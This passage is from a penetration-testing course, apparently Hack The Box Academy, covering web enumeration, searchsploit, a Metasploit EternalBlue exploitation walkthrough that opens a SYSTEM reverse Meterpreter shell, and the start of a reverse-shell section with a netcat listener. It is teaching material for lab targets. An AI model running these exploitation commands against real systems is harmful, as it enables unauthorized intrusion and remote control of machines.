
Directory/File Enumeration

GoBuster is a versatile tool that allows for performing DNS, vhost, and directory brute-forcing. The tool has additional functionality, such as enumeration of public AWS S3 buckets. For this module's purposes, we are interested in the directory (and file) brute-forcing modes specified with the switch `dir`. Let us run a simple scan using the `dirb common.txt` wordlist.

```
gobuster dir -u http://10.10.10.121/ -w /usr/share/dirb/wordlists/common.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.121/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/11 21:47:25 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/index.php (Status: 200)
/server-status (Status: 403)
/wordpress (Status: 301)
===============================================================
2020/12/11 21:47:46 Finished
===============================================================
```

An HTTP status code of `200` reveals that the resource's request was successful, while a 403 HTTP status code indicates that we are forbidden to access the resource. A 301 status code indicates that we are being redirected, which is not a failure case. It is worth familiarizing ourselves with the various HTTP status codes, which can be found here. The `Web Requests` Academy Module also covers HTTP status codes further in-depth.

The scan was completed successfully, and it identifies a WordPress installation at `/wordpress`. WordPress is the most commonly used CMS (Content Management System) and has an enormous potential attack surface. In this case, visiting `http://10.10.10.121/wordpress` in a browser reveals that WordPress is still in setup mode, which will allow us to gain remote code execution (RCE) on the server.



DNS Subdomain Enumeration

There also may be essential resources hosted on subdomains, such as admin panels or applications with additional functionality that could be exploited. We can use `GoBuster` to enumerate available subdomains of a given domain using the `dns` flag to specify DNS mode. First, let us clone the SecLists GitHub repo, which contains many useful lists for fuzzing and exploitation:

Install SecLists

```
git clone https://github.com/danielmiessler/SecLists
```

```
sudo apt install seclists -y
```

Next, add a DNS Server such as 1.1.1.1 to the `/etc/resolv.conf` file. We will target the domain `inlanefreight.com`, the website for a fictional freight and logistics company.

```
gobuster dns -d inlanefreight.com -w /usr/share/SecLists/Discovery/DNS/namelist.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Domain:     inlanefreight.com
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   /usr/share/SecLists/Discovery/DNS/namelist.txt
===============================================================
2020/12/17 23:08:55 Starting gobuster
===============================================================
Found: blog.inlanefreight.com
Found: customer.inlanefreight.com
Found: my.inlanefreight.com
Found: ns1.inlanefreight.com
Found: ns2.inlanefreight.com
Found: ns3.inlanefreight.com
===============================================================
2020/12/17 23:10:34 Finished
===============================================================
```

This scan reveals several interesting subdomains that we could examine further. The Attacking Web Applications with Ffuf module goes into more details about web enumeration and fuzzing.

Web Enumeration Tips

Let us walk through a few additional web enumeration tips that will help complete machines on HTB and in the real world.

Banner Grabbing / Web Server Headers

In the last section, we discussed banner grabbing for general purposes. Web server headers provide a good picture of what is hosted on a web server. They can reveal the specific application framework in use, the authentication options, and whether the server is missing essential security options or has been misconfigured. We can use `cURL` to retrieve server header information from the command line. `cURL` is another essential addition to our penetration testing toolkit, and familiarity with its many options is encouraged.

```
curl -IL https://www.inlanefreight.com

HTTP/1.1 200 OK
Date: Fri, 18 Dec 2020 22:24:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Link: <https://www.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/"
Link: <https://www.inlanefreight.com/>; rel=shortlink
Content-Type: text/html; charset=UTF-8
```

Another handy tool is EyeWitness, which can be used to take screenshots of target web applications, fingerprint them, and identify possible default credentials.

Whatweb

We can extract the version of web servers, supporting frameworks, and applications using the command-line tool `whatweb`. This information can help us pinpoint the technologies in use and begin to search for potential vulnerabilities.


```
whatweb 10.10.10.121

http://10.10.10.121 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[[email protected]], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
IP[10.10.10.121], Title[PHP 7.4.3 - phpinfo()]
```

`Whatweb` is a handy tool and contains much functionality to automate web application enumeration across a network.

```
whatweb --no-errors 10.10.10.0/24

http://10.10.10.11 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx/1.14.1], IP[10.10.10.11], PoweredBy[Red,nginx], Title[Test Page for the Nginx HTTP Server
on Red Hat Enterprise Linux], nginx[1.14.1]
http://10.10.10.100 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.100], Title[File Sharing
Service]
http://10.10.10.121 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[[email protected]], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
IP[10.10.10.121], Title[PHP 7.4.3 - phpinfo()]
http://10.10.10.247 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[[email protected]], Frame, HTML5, HTTPServer[OpenBSD httpd], IP[10.10.10.247],
JQuery[3.3.1], PHP[7.4.12], Script, Title[Fine Wines], X-Powered-By[PHP/7.4.12], X-UA-Compatible[ie=edge]
```

Certificates

SSL/TLS certificates are another potentially valuable source of information if HTTPS is in use. Browsing to `https://10.10.10.121/` and viewing the certificate reveals the details below, including the email address and company name. These could potentially be used to conduct a phishing attack if this is within the scope of an assessment.




Robots.txt

It is common for websites to contain a `robots.txt` file, whose purpose is to instruct search engine web crawlers such as Googlebot which resources can and cannot be accessed for indexing. The `robots.txt` file can provide valuable information such as the location of private files and admin pages. In this case, we see that the `robots.txt` file contains two disallowed entries.

```
User-agent: *
Disallow: /private
Disallow: /uploaded_files
```

Navigating to `http://10.10.10.121/private` in a browser reveals a HTB admin login page.



Source Code

It is also worth checking the source code for any web pages we come across. We can hit `[CTRL + U]` to bring up the source code window in a browser. This example reveals a developer comment containing credentials for a test account, which could be used to log in to the website.


```
1
2 <!--test account: egre55 / password1-->
3
4 <html>
5 <head>
6 <meta charset="utf-8">
7 <meta name="viewport" content="width=device-width, initial-scale=1">
8
9 <title>Admin Login</title>
10 <link href="https://fonts.googleapis.com/css?family=Nunito:200,600" rel="stylesheet">
11
```

Public Exploits

Once we identify the services running on ports identified from our `Nmap` scan, the first step is to look if any of the applications/services have any public exploits. Public exploits can be found for web applications and other applications running on open ports, like `SSH` or `ftp`.

Finding Public Exploits

Many tools can help us search for public exploits for the various applications and services we may encounter during the enumeration phase. One way is to Google for the application name with `exploit` to see if we get any results:



A well-known tool for this purpose is `searchsploit`, which we can use to search for public vulnerabilities/exploits for any application. We can install it with the following command:

```
sudo apt install exploitdb -y
```

Then, we can use `searchsploit` to search for a specific application by its name, as follows:

```
searchsploit openssh 7.2

------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                                            |  Path
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                                                                                  | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                                                                            | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                                                                           | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection                                                                                   | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration                                                                                                      | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation                                      | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                                                                  | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                                                                      | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration                                                                                                     | linux/remote/40113.txt
------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
```

We can also utilize online exploit databases to search for vulnerabilities, like Exploit DB, Rapid7 DB, or Vulnerability Lab. The Intro to Web Applications module discusses public vulnerabilities for web applications.

Metasploit Primer

The Metasploit Framework (MSF) is an excellent tool for pentesters. It contains many built-in exploits for many public vulnerabilities and provides an easy way to use these exploits against vulnerable targets. MSF has many other features, like:

- Running reconnaissance scripts to enumerate remote hosts and compromised targets
- Verification scripts to test the existence of a vulnerability without actually compromising the target
- Meterpreter, which is a great tool to connect to shells and run commands on the compromised targets
- Many post-exploitation and pivoting tools

Let us take a basic example of searching for an exploit for an application we are attacking and how to exploit it. To run `Metasploit`, we can use the `msfconsole` command:

```
msfconsole

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOc       cOOOOOOOOOOx.
   :OOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOO:
  'OOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.0.16-dev                          ]
+ -- --=[ 2074 exploits - 1124 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
```

```
+ -- --=[ 7 evasion                                       ]
```

Once we have `Metasploit` running, we can search for our target application with the `search exploit` command. For example, we can search for the SMB vulnerability we identified previously:

```
msf6 > search exploit eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
<SNIP>
EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010
```

Tip: Search can apply complex filters such as search cve:2009 type:exploit. See all the filters with help search

We found one exploit for this service. We can use it by copying the full name of it and using `USE` to use it:

```
msf6 > use exploit/windows/smb/ms17_010_psexec

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Before we can run the exploit, we need to configure its options. To view the options available to configure, we can use the `show options` command:

```
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for
auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                                 yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target for pretty
listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share
(ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as

...SNIP...
```

Any option with `Required` set to `yes` needs to be set for the exploit to work. In this case, we only have two options to set: `RHOSTS`, which means the IP of our target (this can be one IP, multiple IPs, or a file containing a list of IPs). We can set them with the `set` command:

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST tun0
LHOST => tun0
```

Once we have both options set, we can start the exploitation. However, before we run the script, we can run a check to ensure the server is vulnerable:

```
msf6 exploit(windows/smb/ms17_010_psexec) > check

[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
```

As we can see, the server is indeed vulnerable. Note that not every exploit in the `Metasploit Framework` supports the `check` function. Finally, we can use the `run` or `exploit` command to run the exploit:

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] 10.10.10.40:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.10.10.40:445 - Built a write-what-where primitive...
[+] 10.10.10.40:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.10.40:445 - Selecting PowerShell target
[*] 10.10.10.40:445 - Executing the payload...
[+] 10.10.10.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.2:4444 -> 10.10.10.40:49159) at 2020-12-27 01:13:28 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > shell
Process 39640 created.
Channel 0 created.
Windows 7 Professional 7601 Service Pack 1
(C) Copyright 1985-2009 Microsoft Corp.

C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM
```

As we can see, we have been able to gain admin access to the box and used the `shell` command to drop us into an interactive shell. These are basic examples of using `Metasploit` to exploit a vulnerability on a remote server. There are many retired boxes on the Hack The Box platform that are great for practicing Metasploit. Some of these include, but not limited to:

- Granny/Grandpa
- Jerry
- Blue
- Lame
- Optimum
- Legacy
- Devel

Later on, in this module, we will walk through the `Nibbles` box step-by-step and then show exploitation using `Metasploit`. `Metasploit` is another essential tool to add to our toolkit, but it is crucial not solely to rely on it. To be well-rounded testers, we must know how to best leverage all of the tools available to us, understand why they sometimes fail, and know when to pivot to manual techniques or other tools.

Types of Shells

Once we compromise a system and exploit a vulnerability to execute commands on the compromised hosts remotely, we usually need a method of communicating with the system not to have to keep exploiting the same vulnerability to execute each command. To enumerate the system or take further control over it or within its network, we need a reliable connection that gives us direct access to the system's shell, i.e., `Bash` or `PowerShell`, so we can thoroughly investigate the remote system for our next move.

One way to connect to a compromised system is through network protocols, like `SSH` for Linux or `WinRM` for Windows, which would allow us a remote login to the compromised system. However, unless we obtain a working set of login credentials, we would not be able to utilize these methods without executing commands on the remote system first, to gain access to these services in the first place.

The other method of accessing a compromised host for control and remote code execution is through shells.

As previously discussed, there are three main types of shells: Reverse Shell, Bind Shell, and Web Shell. Each of these shells has a different method of communication with us for accepting and executing our commands.

Type of Shell	Method of Communication
`Reverse Shell`	Connects back to our system and gives us control through a reverse connection.
`Bind Shell`	Waits for us to connect to it and gives us control once we do.
`Web Shell`	Communicates through a web server, accepts our commands through HTTP parameters, executes them, and prints back the output.

Let us dive more deeply into each of the above shells and walk through examples of each.

Reverse Shell

A `Reverse Shell` is the most common type of shell, as it is the quickest and easiest method to obtain control over a compromised host. Once we identify a vulnerability on the remote host that allows remote code execution, we can start a `netcat` listener on our machine that listens on a specific port, say port `1234`. With this listener in place, we can execute a `reverse shell command` that connects the remote systems shell, i.e., `Bash` or `PowerShell` to our `netcat` listener, which gives us a reverse connection over the remote system.

Netcat Listener

The first step is to start a `netcat` listener on a port of our choosing:

```
nc -lvnp 1234

listening on [any] 1234 ...
```

The flags we are using are the following:

Flag	Description
`-l`	Listen mode, to wait for a connection to connect to us.
`-v`	Verbose mode, so that we know when we receive a connection.
`-n`	Disable DNS resolution and only connect from/to IPs, to speed up the connection.
`-p 1234`	Port number `netcat` is listening on, and the reverse connection should be sent to.

Now that we have a `netcat` listener waiting for a connection, we can execute the reverse shell command that connects to us.

Connect Back IP

However, first, we need to find our system's IP to send a reverse connection back to us. We can find our IP with the following command:

```
ip a

...SNIP...

3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
```

```
    inet 10.10.10.10/23 scope global tun0
...SNIP...
```

In our example, the IP we are interested in is under `tun0`, which is the same HTB network we connected to through our VPN.

Note: We are connecting to the IP in 'tun0' because we can only connect to HackTheBox boxes through the VPN connection, as they do not have internet connection, and therefore cannot connect to us over the internet using `eth0`. In a real pentest, you may be directly connected to the same network, or performing an external penetration test, so you may connect through the `eth0` adapter or similar.

Reverse Shell Command

